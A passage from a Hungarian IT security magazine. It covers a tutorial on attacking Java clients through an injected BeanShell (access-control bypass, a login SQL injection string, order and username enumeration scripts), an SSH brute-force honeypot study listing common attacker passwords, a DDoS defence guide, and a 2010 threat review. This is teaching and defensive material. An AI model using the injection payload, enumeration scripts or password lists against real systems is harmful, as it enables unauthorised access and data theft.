bsh % order = cf.viewOrders.getOrder(1002);
bsh % print(order.getBillToFirstName());
Alice
```

Ez azt mutatja, hogy az alkalmazás elégtelenül próbálja érvényesíteni a hozzáférési kontrollt szerver oldalon. Illetve csak a grafikus felületet alkalmazza a rendelések szűrésére. Tehát csak a GUI gátolja a felhasználókat más felhasználók rendeléseinek megtekintésében.


Mivel képesek vagyunk közvetlenül meghívni a getOrder függvényt, ezért valószínű, hogy az autentikáció kikényszerítését is a GUI végzi. Az alkalmazás újraindítása, valamint a BeanShell-be való telnetelés után, megpróbálkozhatunk a rendelések lekérdezésével bejelentkezés nélkül:

```
bsh % o = form.viewOrders.getOrder(1002);
bsh % print(o.getBillToFirstName());
Alice
```

Nyilvánvaló, hogy bár az alkalmazás azt a hatást kelti a felszínen, hogy helyesen működik, a kritikus biztonsági funkciók, úgy mint az autentikáció és az elérési kontrollok a szerver oldal helyett a kliens oldalon érvényesülnek. Ez a Java kliensek terén egyáltalán nem szokatlan, mivel számos fejlesztő feltételezi helytelenül azt, hogy a kliens fordításával megbízhatóvá válik.

SQL befecskendezések támadása

A felhasználónév mezőjének alapszintű SQL befecskendezéses támadása esetén az ellenőrző logika nem engedélyezi az SQL meta-karaktereket:



A BeanShell használatával a biztonsági kontroll könnyedén megkerülhető:

```
bsh % ejb = form.viewOrders;
bsh % result = ejb.login("bob' OR '1'='1","");
bsh % print(result);
true
```

Automatizált támadások

A BeanShell egy jól felszerelt szkript-környezet, ennélfogva a BeanShell nyelvvel könnyen kivitelezhetők az automatikus támadások. A nyelv egy egyszerűsített Java-ra hasonlít és szükség szerint átkapcsolható a Java nyelvre a setStrictJava(true) paranccsal.

Az első automatizált támadás lehet az érvényes rendelési számok felsorolása. Ez könnyedén kivitelezhető egy ciklussal:

```
bsh % ejb = form.viewOrders;
bsh % Order o;
// Error: EvalError: Typed variable declaration : Class: Order not found in namespace :
at Line: 1 : in file: <unknown file> : Order
```

Az „Order” típus ismeretlen, így importálni szükséges.

```
bsh % MAX = 9000;
bsh % orders = new ArrayList();
bsh % for (i=0;i<MAX;i++) {
o = ejb.getOrder(i);
if (o != null) orders.add(o);
}
bsh % print(orders.size());
10
```

Tíz rendelés kinyerése történt meg.

```
bsh % for (o : orders) {
    order = (Order) o;
    print(order.getBillToFirstName() +" "+order.getBillToLastName());
}
Robert Haslop
Robert Haslop
Alice Jones
Alice Jones
Alice Jones
Robert Haslop
Robert Haslop
Robert Haslop
Robert Haslop
Robert Haslop
bsh %
```

Következő lépésként megkísérelhetjük az érvényes felhasználónevek felsorolását egy szótár fájl segítségével. Mivel a bejelentkezési metódus egy üres fiókazonosítót ad vissza sikertelen belépési kísérlet esetén, ezért a felhasználónevek kényelmes kinyeréséhez használhatjuk az SQL befecskendezést.

```
        res = ejb.login(username+"' OR '1'='1","");
        if (res != null && res.length() > 0) print("Found user: "+username);
    }
    in.close();
} catch (Exception e){
    System.err.println("Error: " + e.getMessage());
}
```

Az eredmény pedig a következő:

```
Found user: bob
Found user: admin
Found user: test
Found user: alice
```

Konklúziók

A kliens kódot minden esetben megbízhatatlannak kell tekinteni. Az elérhető bytecode manipulációs eszközökkel immár sokkal egyszerűbben megkerülhetők a Java kliensekbe implementált biztonsági funkciók. Visszafejtéssel, nyomonkövetéssel vagy profilozással megérthetjük a hívások folyamatát és a kulcsobjektumok szerepét az alkalmazásban.

A bytecode manipulációs eszközök, mint az Eclipse TPTP és az AspectJ egyszerű és magas szintű csatlakozási felületet biztosítanak annak a lefordított Java kódok módosításához, a forráskód elérésének szüksége nélkül. Mindezek mellett nem szükséges a Java bytecode megértése ezen eszközök használatához.

Befecskendezve egy BeanShell-t a futó alkalmazásba, feltárható a kliens működése és lehetővé válnak olyan metódus hívások, melyeket egyébként a grafikus felület elrejtene.

Referenciák

Attacking Java Client: A tutorial	https://media.blackhat.com/bh-us-10/whitepapers/deVries/BlackHat-USA-2010-deVries-Attacking-Java-Clients-wp.pdf
Assessing Java clients with the BeanShell	http://research.corsaire.com/whitepapers/060816-assessing-java-clients-with-the-beanshell.pdf
AspectJ	http://www.eclipse.org/aspectj/docs.php
BeanShell	http://www.beanshell.org/manual/contents.html
Eclipse TPTP	http://www.eclipse.org/tptp/
Java Object Inspector	http://www.programmers-friend.org/JOI/

Tanuljunk a bruteforce-ból – Erich Samuel tollából[10]

Mi, mint biztonsági szakemberek, gyakran hibáztatjuk felhasználóinkat (vagy ügyfeleinket), kevesebbszer mint az illetékesek. Gyakran elvárjuk a felhasználóktól, hogy úgy tekintsenek arra amit mondunk, mint informatikai biztonsági evangéliumra, de ez többnyire nem így történik.

A felhasználók többségének kérdései lehetnek a használt szoftver alkalmazásokkal, illetve a biztonsági eljárások és eszközök kapcsán, és ha szerencsénk van, akkor talán el is mondják azokat. Személy szerint azt állapítottam meg, hogy amikor veszem a fáradságot, hogy elmagyarázzam a döntésem mögött rejlő okot, akkor az emberek nagyobb valószínűséggel megfogadják és betartják amit mondok.

Van egy kis otthoni szerverem, amit különböző célokra használok, követem a különböző trendeket és ssh bruteforce-al próbálkozok, ami mindig is a végtelen szórakozásom forrása volt. De egy nap a következő kérdés jutott az eszembe: „Tudnám ezt a tényleges információt használni? Kaphatok ebből valami hasznosat?”

Ezt szem előtt tartva, elkezdtem a munkát, hogy naplózzam a jelszavakat. Most nem megyek bele a részletekbe – elég annyit mondani, hogy akartam valamit, ami kevés karbantartással és munkával jár, valamint amihez nem szükséges egy újabb szerver folyamat (process) vagy az sshd kód módosítása.

Így végül egy egyedi pam modul mellett döntöttem a forrás (source) naplózására, az egyes felhasználónév és a jelszó kísérletekre, és csináltam honeypot felhasználókat, hogy monitorozni tudjam ezeket a kísérleteket.

Minden bruteforce kísérlet során egy naplóbejegyzés készül, ami a következőképpen néz ki:
host = estpak.ee : username = shoutcast : password = shoutcast

Hagytam, hogy a beállítás ezekkel a tulajdonságokkal néhány hónapig fusson – pontosan 2009. decemberétől 2010. júliusáig. Lássuk, hogy az összegyűjtött adatok segítenek-e megválaszolni néhány kérdést.

Senki sem akar megtámadni, ugye?

A legtöbben nem szeretik azt gondolni, hogy ezeknek az embereknek – támadóknak - az a szándéka, hogy „elkapjanak” minket. De nézzük a statisztikákat a 8 hónapos időszakra nézve:

- Összes kísérlet: 159969
- Egyedi források száma: 728
- Havi átlag: 19996
- Napi átlag: 658
- Egyedi felhasználónevek: 16155
- Egyedi jelszavak: 16445

Ezek szerint sok ember foglalkozik támadások indításával (és igen, tudom, hogy a támadások egy része feltört gépek felől érkezik és a gépek tulajdonosai esetleg nincsenek ezzel tisztába, de ettől függetlenül ezek a támadások megtörténnek). Tény, hogy a mindennapos támadások során nagyjából 3 új forrást fedeznek fel. Ezt az információt hozzáadva az összes próbálkozás számosságához látható, hogy az interneten mindenki valaki más célpontja.

10 Forrás: Insecure Magazin 27

Miért kell jó jelszavakat választani?

A „Mitől lesz jó egy jelszó?” egy olyan téma, amiről nagyon sokat lehetne beszélni, de nem erre akarom terelni a szót. Én egyszerűen meg akartam mutatni a bruteforce-ot alkalmazó támadók, mely jelszavakat próbálják ki leginkább. Íme a TOP10-es lista:

Jelszó	Próbálkozások száma
123456	2103
password	1267
test	869
1234	814
root	753
oracle	736
qwerty	707
12345	622
abc123	615
redhat	600

Ez a lista tökéletes arra, hogy megtanuljuk, mely jelszavakat nem szabad használni, illetve, hogy milyen jelszókonvenciókat ne használjunk lehetőség szerint.

Lássunk erre is néhány statisztikát.

- A jelszavak 10 vagy több karaktert tartalmaznak: 15949 (17%)
- A jelszavak 6 vagy kevesebb karaktert tartalmaznak: 44552 (48%)
- A jelszavak 3 vagy kevesebb karaktert tartalmaznak: 4815 (5%)
- A jelszavak speciális karaktereket tartalmaznak: 7055 (7%)
- A jelszavak csak számokat tartalmaznak: 10830 (11%)
- A jelszavak csak betűket tartalmaznak: 41349 (44%)

Ezen számok tükrében, kijelenthetjük, hogy megéri használni a speciális karaktereket tartalmazó jelszavakat, már azért is mert az összes esetet figyelembe véve, 93%-ban nem ilyen jelszavakat próbáltak ki.

A következő táblázatokban közelebbről szemügyre vesszük azokat a leggyakrabban használt jelszavakat amelyek a kísérlet során előkerültek, továbbá azt, hogy hogyan használták őket.

Az alábbi táblázat azt mutatja, hogy bár a „password” szót 1267 alkalommal használták, de ezen szó variációi 3691 alkalommal fordultak elő – majdnem háromszor annyiszor. És ha megnézzük ennek néhány permutációját, akkor megfigyelhetjük, hogy speciális karaktereket is alkalmaztak. Egyszóval, még ha speciális karaktereket is használunk (amit a kísérletek 93%-a igazol), az akkor sem jelenti azt, hogy egy mindennapi vagy népszerű jelszót válasszunk.

1	P455W0RD	1	P@SSW0RD	16	p455word	19	P@$$word	42	pa55word
1	p4sSw0rd	1	P@SSWORD	16	p455word	20	P455w0rd	56	Password
1	p4sSw0rd	1	P@$$W0RD	16	p455word	20	PasswOrd	61	p4ssw0rd
1	p4sSw0rd	1	P@$$WORD	16	p455word	22	P4ssw0rd	86	p@ssword
1	P4SSWORD	2	p4$$w0rd	16	PaSsWoRd	24	Pa$$w0rd	102	P@ssw0rd
1	P4$$w0rd	2	p4$$w0rd	16	pa$$word	24	P@$$w0rd	337	pa55w0rd
1	p4$$word	2	PA$$WORD	17	p@55wOrd	29	P@55w0rd	457	P@ssw0rd
1	p4$$word	3	PA$$WORD	17	p@55wOrd	32	p@$$w0rd	482	passw0rd
1	p4$$word	5	Pa55word	18	p@55wOrd	33	P@ssword	1255	Password
1	P@55W0RD	7	p4s5w0rd	18	passwOrd	34	P@55word		
1	P@55WORD	8	Pa55w0rd	18	p@sswOrd	36	PasswOrd		
1	PA55WORD	13	pa$$w0rd	18	P@sswOrd	38	p4ssword		
1	PASSword	14	p4sswOrd	18	p@$$word	39	Passw0rd		
1	p@sSw0rd	14	p4sswOrd	18	p@$$wOrd	41	P455w0rd		
1	p@sSw0rd	15	p4sswOrd	18	P@$$wOrd	42	P@55w0rd		

Nézzük meg azon jelszavak Top20-as listáját, amelyek speciális karaktereket tartalmaznak:

JELSZÓ	KÍSÉRLETEK SZÁMA	JELSZÓ	KÍSÉRLETEK SZÁMA
p@ssw0rd	457	!@#$%^&	61
!@#$%^	128	QAZwsx!@#	44
Sh3I5Lik3P4rtY@v3r	111	zh3I5Lik3P4rtY@v3r	42
P@ssw0rd	102	p@55w0rd	42
p@ssword	86	!@#$%^&*(	42
!@#$	76	QQAAZZwwssxx!!@@##	39
!@#$%^&*	67	qaz123$	36
67 !@#$%	67	QAZ!@#123	34
!@#$%^&*()	64	P@55word	34
!@#	62	P@ssword	33

Mit mutat meg nekünk ez a lista?

Láthatjuk azt, hogy nem csak szó és betű variációkat használtak, de nagy számban használtak leütési sorrendeket[11] (keystroke sequences). Az összegyűjtött adatok alapján levont következtetések megerősítik azt a felhasználóknak adott tanácsot, hogy szükséges jó jelszavakat választani.

Elmennek miután néhányszor próbálkoznak?

Ezt a kérdést általában azok emberek teszik fel, akik nem tudják figyelmen kívül hagyni a bizonyítékot, ami arra a tényre mutat rá, hogy megtámadták őket.

Lássuk mint mondanak az adatok?

A következő táblázat az első 15 forrást és ezen források támadásainak számát láthatjuk havi bontásban.

FORRÁS	Dec.	Jan.	Feb.	Már.	Ápr.	Máj.	Jún.	Júl.
59.46.39.204	528	30	892					
218.234.33.31					1120			
64.15.66.147								3348
218.15.143.94	905							
222.68.194.69	113	211	77	600	204	51	58	768
web.digitalchild.com	3892							
222.236.44.99						4522	693	
81.168.140.114				1500				
202.100.108.25				1440				
58.61.156.195			2680		378	740		
218.240.40.108				1977				
188.95.105.220							3476	
e010.enterprise.fastwebserver.de		2223						
smsbravo.com							5455	
correo.correoprofesional.net			31546					

Ebből láthatjuk, hogy a nagy számosságban támadók, csak egy vagy két hónapig aktívak. Az sms.bravo.com-ról egy hónap alatt érkezett 5455 kísérlettel érdemes foglalkozni, még akkor is, ha a támadó egy hónap után feladta.

11 A billentyűzeten egymás mellett található betűk, pl: qwe vagy qay stb.

Azt is láthatjuk, hogy néhány támadó igen kitartó – a 222.68.194.69 IP cím minden hónapban megmutatkozik. Nézzük meg, melyik viselkedés veszélyesebb:

FORRÁS	ÖSSZES EGYEDI FELHASZNÁLÓNÉV	ÖSSZES EGYEDI JELSZÓ
smsbravo.com	651	2975
222.68.194.69	26	388

Amíg az sms.bravo.com csak egy hónapig támadott, ez az aktivitás több veszélyt jelentett ránk nézve, mint az amelyben a 222.68.194.69 vett részt, hiszen ez a támadó vonultatta fel a legnagyobb számú egyedi próbálkozást. Ezek a begyűjtött adatok azt mutatják, hogy a sok támadó „elmegy” egy bizonyos idő után, de még fontosabb, hogy ezek a támadók lehetnek olyan veszélyesek – és gyakran azok is -, mint azok a támadók akik hónapokon keresztül kitartanak.

Összegzés

Elismerem, hogy ez adathalmaz meglehetősen szűk gyűjtemény, hiszen ezen gyűjtemény az ssh bruteforce-ra összpontosít, és ezek az adatok nem több szerverről származnak vagy egy nagyvállalati címtartományból. Tudom, hogy nagyon sok tanács létezik az ilyen típusú támadások megelőzésére, és igen, azokat szándékosan figyelmen kívül hagytam. És tudom, hogy az ilyen típusú kérdések megválaszolása időpocsékolásnak tűnik legtöbbünk számára, és el tudom képzelni a biztonsági emberek mondanivalóját: „Természetesen az adatok megerősítik azt, amit mondunk”.

Ennek ellenére, azt hiszem ez a fajta elemzés hasznos, hogy megmutassa az embereknek miért mondjuk és miért ajánljuk, amiket csinálunk – a tanácsot kemény adatok támasztják alá. Amennyiben tényekkel tudjuk alátámasztani a tanácsainkat, segítünk magunknak és azoknak az embereknek akiknek tanácsot adunk, hogy megfelelő döntéseket tudjanak meghozni.

Online szolgáltatások védelme DDoS támadások ellen

A szolgáltatás megtagadásos (DoS) támadások, olyan elektronikus támadások, amelyek rendszereket, szolgáltatásokat vagy hálózatokat képesek olyan mértékben leterhelni, hogy az érintett rendszer, szolgáltatás vagy hálózat elérhetetlenné válhat. Ez egyrészt a rendszerek megbénításával, másrészt a hálózati forgalom növelésével érhető el, amelynek eredménye, hogy a legitim adatforgalom nem éri a célrendszert.

A DoS támadás származhat egyetlen rendszertől, vagy akár rendszerek csoportjától is. Ez utóbbi esetet elosztott szolgáltatás megtagadásos (DDoS) támadásnak nevezzük.

Bármely szervezet DoS támadás áldozatává válhat. A weboldalak gyakori célpontok, de levelező szerverek és más online szolgáltatások is támadhatóak. A cikk első részében a lehetséges célpontokról és a DoS támadások hatásairól lesz szó, valamint a DoS támadás működéséről. A második, inkább technikai részben, a DoS támadás felismerési és védekezési mechanizmusai kerülnek kifejtésre.

Mik a célpontok és melyek a DoS támadás hatásai?

Elméletileg bármely szolgáltatás támadható az Interneten DoS módszerrel. A DoS támadás során az érintett szolgáltatás internetes kapcsolata megszakad, a szolgáltatás ellehetetlenül. Az esetek többségében weblapokat támadnak, de más szolgáltatások is áldozatul eshetnek. A támadás alanya lehet levelezési szerver, authentikációs szerver vagy pénzügyi célokra használt kiszolgálók is.

Mik a DoS támadások okai?

A huszadik század végén a végrehajtott DoS támadások többsége jellemzően céltalan vandalizmus volt. A huszonegyedik századra ez megváltozott. A támadások már egy meghatározott célt szolgálnak. A motivációs célok között megtalálható többek között az anyagi előnyszerzés pl.: szervezet zsarolása, valamint ideológiai célok pl.: tiltakozás egy ország vagy szervezet ellen is. A DoS támadások egyre gyakoribb eszközei a modern tiltakozásoknak. A tiltakozók nem utcai barikádokat, hanem digitális blokádokat állítanak.

Hogyan működik egy DoS támadás?

DoS támadás:

- Hálózat túlterhelése adatforgalommal, legitim adatforgalom ellehetetlenítése.
- Két rendszer közti kapcsolat megszakítása.
- Felhasználók hozzáférésének tiltása egy rendszerhez.
- Szolgáltatás megszakítása egy rendszeren.

A hatások nem feltétlenül jelentkeznek azonos időben, azonban bármely hatás utalhat DoS támadásra.

Botnetek

Több DoS támadást botnet segítségével hajtanak végre. Botnet felhasználásával, a támadó relatív könnyedséggel nagy számú számítógépet képes világszerte mozgósítani és azt centralizáltan irányítani. A támadó használhat interneten nem route-olt IP címeket vagy visszaélhet mások IP címével. A szakirodalom ezt IP hamisításnak (IP spoofing) nevezi. A módszer segítségével a támadó rendszerek inkognitóban maradhatnak.

A legutóbbi (2010. december) WikiLeaks-szel kapcsolatos támadás is azt demonstrálja, hogy mennyire egyszerű az átlag felhasználónak DoS támadást indítania. Egy egyszerű program használatával több száz számítógép hajtott végre sikeres támadást. Továbbá az is tény, hogy az ilyen támadások végrehajtását, csak a magánfelhasználók megnövekedett feltöltési sebessége teszi lehetővé.

DoS támadás felismerése

Nem minden hálózati rendellenesség, probléma kiváltója feltétlenül DoS támadás. Bármit is mondjon a média, egy hálózati kiesés előidézője lehet szimplán az infrastruktúra hardveres vagy szoftveres meghibásodása vagy csak egy „normális” pillanatnyi terhelés. Az anomália okát célszerű a hoszting vagy internetszolgáltatóval közösen keresni.

- Javaslat: Norma értékek (baseline) megállapítása és az infrastruktúra monitorozása

Az online szolgáltatások elleni támadások az infrastruktúra rendhagyó incidensei alapján azonosíthatóak. A norma értékek segítségével könnyen és gyorsan észlelhetőek az abnormalitások. A norma értékek egy reprezentatív időszakot figyelembe véve kerülhetnek megállapításra. A norma érték nem egy átlag, hanem egy sávszélesség, ahol a felvett értékek normálisnak tekinthetőek. A monitorozás egy olyan automatizált folyamat, ahol meghatározott időközönként a mintavételi érték a norma értékkel kerül összevetésre. Minden előforduló eltérést rendszergazdai beavatkozás kell, hogy kövesse. Minden lépést folyamatában kell dokumentálni.

Hogyan védekezzünk DoS támadás ellen?

Az alábbiakban felsorolásra kerül néhány lehetséges ellenintézkedés. Az intézkedések között van nem technikai természetű is pl.: szervezeti, kommunikációs vonatkozású válaszlépés is. A javaslat a preventív, detektív és válaszlépéseket tekinti át.

- **javaslat: Kommunikációs tanácsadó/szóvivő felkészítése**
- Amennyiben egy szervezet vagy cég nyíltan állítja, hogy weboldala biztonságos, akkor fel kell készülni, hogy ez provokálhatja a támadókat és kihívásnak fogják tekinteni azt.
- Győződjön meg afelől, hogy a kommunikációs tanácsadó / szóvivő tisztában van a DoS támadások általános hatásaival pl.: online szolgáltatásokra gyakorolt hatásával. Milyen ellenintézkedéseket lehet tenni? Mennyi időt vesz ez igénybe?
- **javaslat: Használja ki a szolgáltató által kínált lehetőségeket**

A szolgáltatók (ISP) szerepét gyakran alábecsülik. Az ISP-k jellemzően a következő területeken nyújthatnak segítséget:

- Megfelelő anti-spoof eljárással blokkolhatóak az RFC1918[12] IP címekről érkező támadások vagy a IANA[13] által ki nem osztott címekről is.
- Az olyan érzékelő védelmi megoldásokkal mint a Netflow, azonosíthatóak a DoS támadások.
- Speciális rendszerekkel és komolyabb routerek segítségével hatékonyan állíthatóak meg ill. kezelhetőek a DoS támadások.
- Szolgáltatók és azok partnerei blokkolhatják bizonyos hálózatok forgalmait.

- **javaslat: Érdeklődjön az internet szolgáltató DoS támadás elleni politikáját illetően és ellenőrizze ezt a szerződésben foglaltakkal.**

Az esetleges rendkívüli eseményekre való tekintettel, vegye fel a kapcsolatot a szolgáltatóval és ellenőrizze a következőket:

- Ellenőrizze a megadott elérhetőségek (név és telefonszám), valamint probléma esetén, azok rendelkezésre állását.
- Milyen támogatást, segítséget kínál a szolgáltató incidens megállítása vagy annak hatásának csökkentésének érdekében? pl.: DoS támadás esetén.
- Milyen védelmi megoldásokkal rendelkezik a szolgáltató? Anti-DoS? Ellenőrizze a szerződést.
- Online szolgáltatások, rendszer és hálózati kapacitás állapotának meghatározása, külső audit, penetrációs teszt és terheléses teszt alapján.

12 http://tools.ietf.org/pdf/rfc1918.pdf
13 http://www.iana.org

- **javaslat: Alkalmazza a következő intézkedéseket:**

Míg a korábbi tanácsok a kommunikációra és a hálózati szolgáltatóra fókuszáltak, addig a következő ajánlások technikai jellegűek és a hatások enyhítésére koncentrálnak.

1. Kerülje az állapottartó tűzfalak és behatolás-védelmi megoldások közvetlen, webszerverek előtti használatát. DoS támadás esetén ezek hatástalanok. Ehelyett célszerű hálózati házirendekkel és szabályokkal ellátni a routereket és switcheket. Amennyiben, ragaszkodik az alkalmazásszinten monitorozó és beavatkozó tűzfalak használatához, akkor azt lokálisan, közvetlen a webszerveren helyezze el.
2. Bejövő forgalom kizárólag engedélyezett és ellenőrzött porton áramolhat. Webszerver esetén TCP/80 és TCP/443 portok szükségesek csak, így az UDP/80 port nem vesz részt a HTTP kommunikációban, tehát blokkolható. DNS szervernél a TCP/53 és UDP/53 portokra van csak szükség.
3. Lehetőség szerint használjon reverz-proxy szervereket, pl. Web Cache Communication Protocol v2 (WCCP v2) alapú fürtözött Squid szervereket, a webkiszolgáló terhelésének csökkentése érdekében. A tehermentesítésen túl, a megoldás további szabályozási lehetőséget is kínál pl.: rosszindulatú HTTTP forgalom blokkolása.
4. A proxy-cache megoldásoknak a lehető legközelebb kell lenniük a webszerverekhez és minden esetben logikailag a terheléselosztó szerverek mögött kell lenniük.
5. Folyamatosan monitorozza a ki- és bejövő hálózati forgalmakat. Erre a célra ajánlott a Netflow nevű programot használni. Netflow adatelemzés céljára az NFSen[14] és Nfdump[15] szoftverek kiváló nyíltforrású alternatívák lehetnek.
6. IDMS[16] (Intelligent DDoS Mitigation System) és RTBH[17] (Remotely Triggered Black Hole) rendszerek használatával megelőzhető a web, DNS és levelező kiszolgálók leterheltsége. Ez különösen akkor tehet jó szolgálatot, ha valamilyen okból az állapottartó tűzfalak nem iktathatóak ki a hálózatból. Ideális lehet terheléselosztó rendszerek védelméhez.
7. Bizonyosodjon meg afelől, hogy az authoritív DNS szerverek és a rekurzív/cache DNS szerverek logikailag elszeparáltak, helyezze azokat különböző hálózatokba.
8. Az online szolgáltatások ellen indított támadások „zsákutcába” terelhetőek. Ezt „NULL routolásnak” hívják. Az előnye, hogy a hálózat egy része mentesül a támadástól, azonban hátránya, hogy az online szolgáltatáshoz nem jut el a normális forgalom.
9. A támadás alatt álló online szolgáltatás izolálható. Ebben az esetben a többi ügyfelet nem érinti a támadás, a hátrány itt is az, hogy a DoS támadás ideje alatt a normál forgalom nem jut el a kiszolgálóhoz.
10. Használjon anti-spoofing technikákat:
    a. Unicast Reverse-Path Forwarding (uRPF)

       Az uRPF egy intérfészeken használatos IP forrás ellenőrzési protokoll. Ez különösen statikus routolású hálózatoknál jelenthet védelmet, dinamikus esetén a „loose uRPF” lehet jó választás.

    b. Bogon listák

       A bogon[18] listákat a IANA által ki nem osztott IP címek blokkolására lehet használni.

14 http://enfsn.sourceforge.net
15 http://nfdump.sourceforge.net
16 http://www.arbornetworks.com/en/docman/the-growing-need-for-intelligent-ddos-mitigation-systems/download.html
17 http://tools.ietf.org/pdf/rfc1918.pdf
18 http://www.cymru.com/Bogons/

c. Access Control List (ACL)

   Az ACL az adatforgalmat szabályozza IP címek vagy portok alapján.

11. Állítsa le az összes nem használt hálózati szolgáltatást. A TCP/IP protokoll finomhangolása további előnyt jelenthet. Webszerverek esetén a HTTP protokoll finomhangolásával érhető el jobb teljesítmény, mégpedig az idle time-out értékek módosításával és a „session pooling" opció engedélyezésével.
12. Quality of Service (QoS): segítségével előre meghatározott értékű sávszélesség tartható fenn, például speciális IP címek vagy protokollok számára. Ez alapján a hálózati forgalom befolyásolható pl.: blokkolható, korlátozható vagy tovább engedhető.
13. Telepítse a legfrissebb javításokat[19].

Referencia

http://www.govcert.nl/preview/english/service-provision/knowledge-and-publications/factsheets/protect-your-online-services-against-ddos-attacks.html

19 http://www.govcert.nl/dienstverlening/Kennis+en+publicaties/whitepapers/patch-management.html

A VirusBuster Kft. összefoglalója 2010 informatikai biztonsági trendjeiről

Melyek voltak a mögöttünk álló esztendő legfontosabb történései az IT-biztonság területén? Beszámolónkban a trendjelző eseményeket, statisztikai adatokat tekintjük át, végül a VirusBuster Kft. víruslaboratóriumának észlelései alapján áttekintést nyújtunk 2010. leggyakoribb számítógépes károkozóiról.

Az anyag elkészítéséhez felhasználtuk a Puskás Tivadar Közalapítványon belül működő CERT-Hungary Központ adatait, illetve a szerteágazó nemzetközi kapcsolataink révén begyűjtött információkat is. Bízunk abban, hogy összefoglalónkban mind a szervezeti, mind az egyéni felhasználók találnak számukra hasznos információt.

Piaci körkép

Sosem volt akkora jelentőségük az IT-biztonsági technológiáknak, mint napjainkban - véli egy vezető német szakember. *Stefan Jähnichen,* a Német Számítástechnikai Társaság (Gesellschaft für Informatik, GI) elnöke a berlini ISSE 2010 biztonsági konferencián beszélt. Mint mondta, az IT-biztonság jelentőségét az adja, hogy biztonság nélkül nincs bizalom, márpedig az új technológiákat csak akkor fogadják el az emberek, ha megbíznak bennük. "Ha valahol folt esik a biztonságon, nehéz megteremteni vagy helyreállítani a bizalmat" - hangoztatta.

Persze egy bonyolult rendszerbe óhatatlanul belecsúsznak hibák. Olyan technológiára van szükség tehát, amely megfelelő keretek között tudja tartani egy esetleges hiba következményeit. Ez az oka annak - jelentette ki Jähnichen -, hogy az internet korában ilyen gyors növekedésnek indult és ekkora jelentőségre tett szert a biztonsági technológiák piaca. A siker kulcsa a tudomány, az ipar, a politika és a kormányzat együttműködése - tette hozzá.

"A biztonsági szegmens továbbra is a vállalati szoftverek világpiacának leggyorsabban növekvő területei közé tartozik" - állapította meg *Ruggero Contu,* a Gartner vezető elemzője. Nincsenek még végleges adatok az elmúlt esztendőről, de a Gartner több mint 16,5 milliárd dolláros volumenre számított a szektorban. Ha az előrejelzés beválik, az ágazat árbevétele 11,3 százalékkal nő a 2009-es 14,8 milliárd dollárhoz képest. A szakemberek mintegy 4 százalékkal nagyobb növekedésre számítanak tehát, mint 2008 és 2009 között, amikor is mindössze 7 százalékkal bővült a biztonsági szoftverpiac.

Csakúgy, mint eddig, az ágazat legnagyobb szeletét idén is a fogyasztói szoftverpiac adja, 4,2 milliárd dollárra prognosztizált árbevétellel. A dobogó második helyére a kutatók szerint a vállalati végpont-védelem kerül. Ez utóbbi szektorban az év végéig 3 milliárd dolláros forgalomra számítanak.

Hasonló eredményekre jutottak egy másik piackutató társaság, a Canalys elemzői. Mint mondták, a gazdaság újbóli beindulásának köszönhetően a cégek frissítik rendszereiket. Így a vállalati biztonsági világpiacon 2010-re 15 milliárd dolláros volument, s 13,8 százalékos növekedést prognosztizáltak.

A Canalys szakértői úgy becsülték: a 2010-es árbevétel 33,6 százaléka - mintegy 5 milliárd dollár - Európában, az oroszlánrész - 46,4 százalék, azaz közel 7 milliárd dollár - Észak-Amerikában realizálódik.

Várhatóan folytatódik a szegmens növekedése idén is: 2011-re a Canalys 9,2 százalékos bővülést, 16,3 milliárd dolláros forgalmat jósol.

Hasonló képet fest a Deloitte tanulmánya is. A neves tanácsadó társaság évről évre felméri: hogyan alakul a világ pénzintézeteinek biztonsági költségvetése, melyek a terület fő prioritásai. A 2010-es,

sorrendben hetedik tanulmány szerint a megkérdezettek 56 százaléka tervezett többet költeni IT-biztonságra, mint 2009-ben. Mi több: 2009-hez képest ötödével kevesebben (56 helyett csupán 36 százaléknyian) nyilatkoztak úgy, hogy az IT-biztonságuk javításának útjában álló egyik fő akadály a pénzhiány.

A válaszadók több mint 70 százaléka tervezte, hogy 12 hónapon belül bevezet valamilyen új biztonsági technológiát. S mely biztonsági területeket tartották a legfontosabbaknak? Százalékarányuk sorrendjében az öt fő prioritás a következő volt: (1) azonosítás és hozzáférés-kezelés, (2) adatvédelem, (3) a biztonsági infrastruktúra javítása, (4) a jogszabályoknak és előírásoknak való megfelelés, illetve (5) a megfelelés javítása. A Deloitte megjegyzi: 2010 volt az első esztendő, amikor a törvényeknek és hatósági szabályozásnak való megfelelés felkerült a prioritások ötös toplistájára.

Rablók...

Ha a szervezetek nehéz gazdasági helyzetben is többet áldoznak a biztonságra, annak nyilván jó oka van. Kitől-mitől kellett leginkább tartanunk tavaly - s kell tartanunk valószínűleg idén is? Nos, egy Cisco-tanulmány három fő trendben látja a legnagyobb kockázatot. Ezek:

- a mobil és az internetre kapcsolódó eszközök rohamos terjedése,
- a virtualizáció előretörése és végül, de nem utolsósorban
- a közösségi portálok térhódítása.

Mint az alább következő számok mutatják, az adatbetörők, spammerek és adathalászok mindhárom jelenséget kiaknázzák. Az anyagi és erkölcsi kár egyaránt óriási.

Adatbetörők

Lássuk például, mi a fekete oldala a mobil eszközök egyébként oly áldásos elszaporodásának! Nos, az Intel és a Ponemon Intézet 329 amerikai állami és magánkézben lévő szervezetet kérdezett meg a témában. Kiderült: a válaszadók 12 hónap alatt összesen 86 ezernél több laptopot veszítettek el, ami - az adatvesztés, termeléskiesés és az eszközök értéke miatt - 2,1 milliárd dollár kárt okozott.

Többségükben (60 százalékban) a szóban forgó noteszgépeket "eltűntként" tartották nyilván. A fennmaradó 40 százalékról bebizonyosodott vagy legalábbis gyanítható, hogy ellopták. A tolvajok előszeretettel emelik el a gépeket közlekedési csomópontban, például reptereken: a legtöbb ellopott laptopnak (48 százaléknak) utazás közben veszett nyoma. S hol mondanak búcsút a dolgozók noteszgépüknek, ha nemcsak az eltulajdonított, hanem az elvesztett gépeket is figyelembe vesszük? Gyakorisági sorrendben: lakásban és szállodában, utazás közben, illetve a saját irodájukban. Az eltűnt laptopoknak a válaszadók körében mindössze 5 százaléka került meg.

